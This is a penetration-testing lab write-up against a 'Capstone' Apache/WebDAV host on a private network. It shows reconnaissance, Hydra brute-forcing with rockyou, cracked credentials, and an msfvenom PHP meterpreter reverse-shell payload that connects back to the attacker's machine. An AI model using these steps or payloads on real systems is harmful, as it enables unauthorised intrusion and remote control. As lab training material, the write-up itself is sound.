STEPS TO EXPLOIT TARGET (CAPSTONE)

Command :

```
root@Kali:~# netdiscover -r 192.168.1.0/24
```

```
File  Action  Media  Clipboard  View  Help
Shell No. 1                                   07:39 AM
Shell No. 1
File  Actions  Edit  View  Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

192.168.1.105 – Target Machine's (Capstone) IP

192.168.1.100 – ELK's IP

192.168.1.1 – Hyper-V

Nmap -sS -sV 192.168.1.105


```
Shell No. 1
File  Actions  Edit  View  Help
root@Kali:~# nmap -sV -sS 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-11 06:00 PST
Nmap scan report for 192.168.1.105
Host is up (0.00100s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

Investigation is carried out further through Target's Web Server:

Open Firefox

IP address 192.168.1.105 was typed in.


Following Information was obtained below:



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




Index of /company_blog

Name	Last modified	Size	Description
Parent Directory		-	
blog.txt	2019-05-07 18:23	422	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

An overview regarding company's personnel could be seen from the below shot




With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something as low as 34 percent? Need that personal touch of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer privacy, and ex coffee delivery box

Within Company Culture, suspicious "secret_folder" folder was obtained



ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

Within the meet_our_team folder: Three Potential suspects were found.

Index of /meet_our_team

192.168.1.105/meet_our_team/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | Neth

Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

File Action Media Clipboard View Help

Mozilla Firefox | Shell No. 2 | 06:21 AM

Mozilla Firefox

192.168.1.105/meet_our_te

192.168.1.105/meet_our_team/ashton.txt

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

File Action Media Clipboard View Help

Mozilla Firefox | Shell No. 2 | 06:22 AM


Mozilla Firefox

192.168.1.105/meet_our_te

192.168.1.105/meet_our_team/hannah.txt


Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU


Hannah has been our VP of IT for nearly an hour! When it comes to training, Hannah slams her head against the desk when she hears of another employee falling for a phishing email. "The people here are as ssweet as sugar and just as dumb" she writes "I am constantly having to teach Ahston how to access the secret_folder." Haha Hannah, well done! We look forward to all of you meeting her in the future!



Brute Forcing


Command: In kali terminal , gunzip was used **to unzip** rockyou.txt.gz






Password was brute forced using Command: Hydra.

Password revealed; leopoldo







Navigated to Web Server to enter credentials:


Username: ashton

Password: leopoldo







So, Access to connect_to_corp_Server was obtained.




Further instructions for WebDAV connection were revealed.



Using the hash in the above screen shot, hashed password was broken using Crack Station




According to WebDAV connection instructions, dav://192.168.1.105/webdav/ was typed in Network-File Manager as seen below.




Ryan's account was used to connect to the server.

Username: Ryan

Password: linux4u





php reverse shell payload


Payload was created using msfvenom in Kali:

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~#
```

Note: The payload shell.php was copied from the current folder , in Network- File Manager and pasted into the dav folder.

After uploading the payload, the listener was set up using Metasploit, Hence reverse shell was created.

Command Used: msfconsole




```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:39150) at 2021-11-05 13:35:17 -0700

meterpreter >
```

The target server was connected and the meterpreter session was launched. Hence Interactive shell was gained.

```
meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  1113  fil   2021-11-05 13:27:53 -0700  shell.php
```

